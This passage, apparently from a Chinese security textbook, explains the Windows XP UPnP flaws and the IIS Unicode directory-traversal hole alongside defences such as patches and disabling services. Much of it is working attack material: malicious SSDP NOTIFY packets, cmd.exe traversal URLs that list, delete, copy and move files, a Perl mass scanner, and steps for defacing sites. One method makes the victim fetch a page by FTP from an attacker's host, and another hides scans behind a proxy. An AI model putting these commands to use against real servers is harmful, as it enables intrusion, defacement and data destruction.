__MSBROWSE__.	<01> GROUP	Registered

MAC Address = 00-54-4F-34-D8-80

是不是觉得有点太简单了，只是利用系统自带的命令即可以得到如此多的信息。要想应对这些命令，可以通过修改注册表来实现，如下所示：

```
HKEY-LOCAL_MACHINE\SYSTEM\CurrentControSet\Control\LSA
Value Name: RestrictAnonymous
Data Type: REG_DWORD
Value: 1
```

2.2.3 Windows XP 的 UPNP 漏洞

默认安装 Windows XP 系统时，UPNP 服务处于启动状态，允许计算机发现和使用基于网络的各种设备。

UPNP 体系面向无线设备、PC 机和智能应用，提供普遍的对等网络连接，在家用信息设备、办公用网络设备之间提供 TCP/IP 连接和 Web 访问功能。但 UPNP 协议存在以下安全漏洞问题。

- 允许入侵者非法获取任何 Windows XP 的管理员级访问权限。
- 进行 DoS 攻击。
- 进行分布式 DoS 攻击。

1. NOTIFY 缓冲区溢出漏洞

在执行 Microsoft UPNP 协议时，会导致一名攻击者远程获得 SYSTEM 权限，并以 SYSTEM_LEVEL 级别执行任意代码，而 SYSTEM 权限是 Windows XP 中的最高权限。这就是 NOTIFY 缓冲区溢出漏洞。

通过对 UPNP 服务的各项测试可以发现，当以不同的速率向 UPNP 服务主机发送异常参

数的请求包时，目标机器中将会发生访问冲突，而这些访问冲突大多源自指针被覆盖。

如下实例：

```
NOTIFY * HTTP/1.1
HOST: 61.159.22.11:1900
CACHE-CONTROL: max-age=10
LOCATION: http://IPADDRESS:PORT/.xml
NT: urn:schemas-upnp-org:device:InternetGatewayDevice:1
NTS: ssdp:alive
SERVER: EEYE/2001 UPnP/1.0 product/1.1
USN: uuid:EEYE
```

目标主机会根据“Location”域中的 URL 进行连接，如果该 URL 中的主机启动了 chargen 服务，那么目标主机就会不断地进行分配和释放内存，从而大量占用系统 CPU 资源，导致系统出现问题。

针对 UPNP 的此种漏洞，安装补丁即可，补丁下载地址如下：

```
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=34951
```

2. 导致 DoS 和 DDoS 攻击

UPNP 由多个协议组成，其中之一是 SSDP（Simple Service Discovery Protocol）协议。启动 UPNP 设备连接网络后，会发送一个广播消息宣告 UPNP 设备存在。

攻击者通过构造含有 SSDP 广播的恶意 UDP 包，可以强迫 XP 客户连接指定的 IP 地址并传送一个指定的 HTTP/HTTPS 请求。

例如：

```
NOTIFY * HTTP/1.1
HOST: 61.159.22.11:1900
CACHE-CONTROL: max-age=1
LOCATION: URL
NT: urn: schemas-upnp-org:device:InternetGatewayDevice:1
NTS: ssdp:alive
SERVER: EEYE/2001 UPnP/1.0 PASSITON/1.1
USN: uuid:EEYE
```

发送如上的 UDP 包到 XP 主机的 1900 端口，当 XP 主机收到此请求时，它将会解析跟在 LOCATION 头后的 URL，解析后会再次被传递给 Windows Internet Services API 中的函数，从而将创建一个新的会话。

例如：

```
LOCATION: http://xp111.example.com:19/himom.html
```

攻击者可以指定一台 XP 客户机连接远程主机的 chargen 服务，并使其产生 read/malloc 循环，从而导致系统 CPU 和内存占用率为 100%，使系统产生死机现象。

可以使用如下的方法来防止此种漏洞的发生。

（1）右键单击桌面上的“我的电脑”图标，在弹出的快捷菜单中选择“管理”命令项，在打开的窗口中展开“服务和应用程序”选项，然后单击“服务”选项，打开如图 2-2 所示的“计算机管理”窗口。

（2）找到“Universal Plug and Play Device Host”服务项，右键单击此项，在弹出的快捷菜单中选择“属性”命令项，打开如图 2-3 所示窗口。



图 2-2 “计算机管理”窗口



图 2-3 “选择属性”窗口

（3）打开如图 2-4 所示的“属性”对话框，在“启动类型”下拉项中选择“已禁用”选项，单击“确定”按钮关闭 UPNP 服务。




图 2-4 “属性”对话框

（4）若不想关闭 UPNP 服务，可以到微软的网站下载安装对应的补丁；或者设置防火墙，禁止网络外部数据包对 1900 端口的连接。

微软公司补丁下载地址为：

```
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulleti
n/MS01-059.asp。
```

2.3 Unicode 漏洞剖析与防范

Unicode 漏洞是最容易让入侵者得手的一个漏洞，攻击者可以不费吹灰之力修改主页，删除硬盘上的数据，甚至可以获取 administrator 权限。

2.3.1 Unicode 漏洞的原理及危害

Unicode 漏洞实际上就是 Unicode 编码存在 bug，在 Unicode 编码中存在如下编码：

```
%c1%1c -〉 (0xc1 - 0xc0) * 0x40 + 0x1c = 0x5c = '/'
%c0%2f -〉 (0xc0 - 0xc0) * 0x40 + 0x2f = 0x2f = '\'
```

在 Windows NT4 中编码为“%c1%9”，Windows 2000 英文版中编码为“%c0%af”。由于该漏洞是利用扩展 Unicode 字符来取代“/”和“\”，而利用“../”可以遍历目录，所以在一台有 Unicode 漏洞的服务器 IP 地址后输入如下内容：/scripts/..%c1%1c../winnt/system32/cmd.exe?/ c+dir+c:\，就可以看到主机上 C 盘的所有文件及目录。

此时未经授权的用户可以利用 IUSR_machinename 账号的上下文空间，访问任何已知的文件。该账号在默认情况下属于 Everyone 和 Users 组的成员，因此任何与 Web 根目录在同

一逻辑驱动器上的能被这些用户组访问的文件都能被修改、执行或删除，如同在本地上登录一个用户一样，其危害可想而知。

2.3.2 用专用工具检测 Unicode 漏洞

RangeScan 是一款专门的 Unicode 漏洞扫描器，利用此工具可以轻易地得到拥有 Unicode 漏洞的机器及其 IP 地址。

具体的使用步骤如下所示。

（1）下载 RangeScan 到磁盘，保存在如同图 2-5 所示的文件夹。此软件无需安装，双击即可打开如图 2-6 所示的“RangeScan”对话框。




图 2-5 文件夹

（2）首先在“扫描 IP 地址范围”的“From”和“to”文本框中输入要扫描 IP 地址的开始和结束范围。例如在“From:”栏中填入 60.191.X.1，在“to:”中填入 60.191X.254。

（3）填写完成后，在“扫描内容”文本框中添加要扫描机器的对象，若要扫描的是中文版 Windows 2000，则在“扫描内容”栏中写入漏洞对应内容“/scripts/..%c1%1c../winnt/system32/cmd.exe”；若要扫描的是英文版 Windows 2000，则在“扫描内容”栏中输入“/scripts/..%c0%af../winnt/system32/cmd.exe”。

此时要注意分清楚各系统对应的漏洞编码：%c1%1c 表示中文版 Windows 2000，%c0%af 表示英文版 Windows 2000，%c1%9c 表示 Windows NT4 等。要熟悉了解各种编码，以免检测不到相应信息。




图 2-6 “RangeScan”对话框

（4）填写完毕后，单击“添加”按钮将扫描内容添加到内容列表中，如图 2-7 所示。




图 2-7 “填写扫描范围和内容”对话框

（5）攻击者若怕被发现进行了漏洞扫描，还可以单击“使用代理”按钮来添加代理服务器，如图 2-8 所示。

（6）单击“确定”按钮返回到主对话框。单击“扫描”按钮开始扫描，扫描时间与设置 IP 地址的长度和网速有关，扫描结束后在“扫描结果”下的空白框中将显示存在 Unicode 漏洞的主机，如图 2-9 所示。

在扫描到的主机中任取其一，例如 IP 地址为 61.159.245.1 的，在浏览器地址栏中输入：

```
http://61.159.245.1/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
```

然后按“回车”键，如果漏洞和目录同时存在，则可以在浏览器中看到如下内容：

```
Directory of c:\inetpub\scripts
2007-11-1 19 DIR>.
2007-11-1 19 DIR>.
0 File(s) 0 bytes
2 Dir(s) 11,556,635,276 bytes free
```




图 2-8 “代理服务器”对话框




图 2-9 “扫描结果”对话框

这表明该主机肯定存在漏洞。需要注意的是其中“%c1%1c”需根据填入的扫描内容做相应的变动。

下面是一个 Unicode 漏洞扫描工具的源程序，读者可以仔细阅读，以便提高自身的编程能力。安装 perl 后，此 perl 程序可以在本机运行，也可以在远程的服务器上运行。具体代码如下所示：

```
#!/usr/bin/perl
#Root Shell Hackers
#piffy
#this is a quick scanner i threw together while
supposedly doing homework in my room.
#it will go through a list of sites and check if it
gives a directory listing for the new IIS hole
#it checks for both %c0%af and %c1%9c
#perhaps a public script to do some evil stuff with this
exploit later... h0h0h0
#werd: all of rsh, 0x7f, hackweiser, rain forest puppy
for researching the hole =]
use strict;
use LWP::UserAgent;
use HTTP::Request;
use HTTP::Response;
my $def = new LWP::UserAgent;
my @host;
print "root shell hackers\n";
print "iis cmd hole scanner\n";
print "coded by piffy\n";
print "\nWhat file contains the hosts: ";
chop (my $hosts=);
open(IN, $hosts) || die "\nCould not open $hosts: $!";
while ()
{
$host[$a] = $_;
chomp $host[$a];
```

```
$a++;
$b++;
}
close(IN);
$a = 0;
print "ph34r, scan started";
while ($a < $b)
{
my
$url="http://$host[$a]/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
";
my $request = new HTTP::Request('GET', $url);
my $response = $def->request($request);
if ($response->is_success) {
print $response->content;
open(OUT, ">>scaniis.log");
print OUT "\n$host[$a] : $response->content";
-close OUT;
} else {
print $response->error_as_HTML;
}
&second()
}
sub second()
{
my
$url2="http://$host[$a]/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
";
my $request = new HTTP::Request('GET', $url2);
my $response = $def->request($request);
if ($response->is_success) {
print $response->content;
open(OUT, ">>scaniis.log");
print OUT "\n$host[$a] : $response->content";
-close OUT;
} else
{
print $response->error_as_HTML;
}
$a++;
}
```

2.3.3 用 Unicode 漏洞修改目标主页

确定主机存在漏洞后，即可进行修改主页的操作，此时可以使用如下 3 种方法进行修改。

（1）在 IE 的地址栏中输入：http://主机的 ip/scripts/..%c1%9c../winnt/system32/ cmd.exe?/c+dir+c:\

按“回车”键后则可以看到主机 C 盘中的所有文件，此时需要查询主页存放的位置，将后边的“dir+c:\”换成“set”。

按“回车”键后从返回的错误信息中找到 PATH_TRANSLATED=c:\inetpub\wwwroot，其中“c:\inetpub\wwwroot”就是主页所在的路径，在具体的路径查找过程中要根据实际情况而定。

查到主页的名字后，就可以利用 echo 命令来写入信息，并用此信息覆盖主页文件的内容。

例如，想要修改 c:\inetpub\wwwroot\index.asp，就可以这样在地址栏输入：

```
http://x.x.x.x/scripts/..%c1%1c../winnt/system32/cmd".exe?/c+echo+I+am+HACK+unicode+bug+> c:\inetpub\wwwroot\index.asp
```

此时再次打开主页时，主页内容将变为 I am HACK。

（2）在本地硬盘建立一个共享文件夹，如 123456，然后把修改后的主页复制进去。把 cmd.exe 复制到目标的 C:\inetpub\scripts 下，名字为 123465.exe，映射本地的 gale 目录为目标的一个盘，例如 G:盘。

把 G:盘中的文件复制到目标主机的网页目录中。覆盖对方的网页文件后断开映射即可。

这是利用本地共享目录和映射硬盘的方法替换黑页，如果文件很大，上传文件时会浪费很多时间。

（3）入侵者需要申请一个免费空间，将做好的网页上传上去，然后利用 echo 命令在目标主机上建立一个文本文件，输入如下命令。

目标主机 ip/scripts/123456.exe?/c+echo+open+上传网页的免费空间 ip>文本文件名.txt。

目标主机 ip/123456.exe?/c+echo+您在黑页空间上的账户>>文本文件名.txt。

目标主机 ip/123456.exe?/c+echo+密码>>文本文件名.txt。

目标主机 ip/123456.exe?/c+echo+get+index。htm>>文本文件名.txt。

目标主机 ip/123456.exe?/c+echo+bye>>文本文件名.txt。

目标主机 ip/123456.exe?/c+ftp+-s:文本文件名.txt。

此时入侵者即可将做好的网页从另外一个空间下载到目标主机中，通过复制来覆盖原有的网页内容即可。

2.3.4 修改目标主机的文件

入侵目标主机后，可以进行修改、删除和复制等操作，根据实际需要进行相应的操作即可。

（1）删除目标主机文件。要想删除目标主机的文件，只要在 IE 浏览器中输入：http://目标主机 IP 地址/ scripts/..%c0%af../winnt/system32/cmd.exe?/c+del+c:\文件名，按“回车”键即可删除“c:\文件名”文件。

（2）复制目标主机文件。要想复制目标主机的文件，在 IE 浏览器中输入：

```
http://61.159.223.154/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+c:\123.txt+123.txt
```

按“回车”键即可实现将 123.txt 重新复制一份的目的。

（3）移动目标主机文件。若需要移动目标主机文件到指定的目录中去，可以使用如下方法，在 IE 浏览器中输入：

```
http://61.159.223.154/scripts/..%c0%af../winnt/system32/cmd.exe?/c+move+c:\456.txt+c:\123456
```

按“回车”键即可实现将 456.txt 文件移动到 C:\123456 中。

2.3.5 Unicode 漏洞防范策略

了解 Unicode 漏洞的原理和攻击方法后，首要任务是怎样去防范 Unicode 漏洞。可以通过如下方法进行防范此漏洞。

（1）更改 winnt 目录名 。安装 Windows NT 或 Windows 2000 时，默认目录是 c:\winnt。可以将此目录名改成别的目录名，此时扫描器将提交 http://$host[$a]/scripts/..%c1%9c../ winnt/system32/cmd.exe?/c+dir+c:\类的 url 时就会返回“找不到该页”的信息。也就是说，大部分扫描器已失灵了。

（2）更改 cmd.exe 和各常用命令的名称。更改 cmd.exe 的名称也可以达到同样的效果，而且更加可靠。假如只更改 Windows NT/2000 所在的目录名的话，攻击者猜对后仍然可以黑掉目标主机，此时把一些不常用的而且有危害的命令修改为只有自己知道的名字。

（3）改变 Web 目录位置。通常主页所在的位置在 C:\InetPub\wwwroot 中，并且在 c:\inetPub 里有 scripts 之类的目录。

如果不需要的话，可以把 Web 目录转移到别的分区，比如 g:\root，然后把 c:\inetpub 整个删除掉。这样，一般的人就难以修改主页了。

（4）停止不必要的服务。在 Internet 服务器中，为了系统的安全，必须停掉所有默认的 Web 目录的服务，然后统统删掉，只保留所要的，以免招来后患。

（5）改变服务的端口号 。在保证不影响访问率的情况下，可以把 Web 服务的端口由 80 改为别的，比如 1080。

很多人进行 Unicode 漏洞攻击时，都是用扫描工具扫描某一 IP 网段，这样做可以躲避那种扫描一段网段的攻击者的扫描。

（6）限制 iusr_server 的权限。攻击者利用 Unicode 漏洞遍历目录时的用户权限是决定于 iusr_server 的权限的，而通常 iusr_server 是属于 guest 组的。只要进一步限制 iusr_server 的权限即可。

此时可以采用 NTFS 格式的文件系统，将 Web 目录外所有的访问权限设置为：用户 iusr_server 不可访问。

（7）分析日志。一名合格的管理员，需要经常查看日志。日志是非常多的，看起来很麻烦，但对于 Unicode 漏洞的攻击，只要分析查看 Web 服务的访问日志即可。扫描器的扫描和攻击动作都会被记录下来。

（8）最好的方法是下载微软提供的补丁，这样可以一劳永逸。

补丁下载地址如下所示。

IIS 4.0 下载地址：

```
http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp
```

IIS 5.0 下载地址：

```
http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp
```

2.4 其他常见的漏洞攻击剖析

漏洞是指在硬件、软件、协议的具体实现或系统安全策略上存在的缺陷，这些缺陷可以使攻击者能够在未授权的情况下访问或破坏系统。

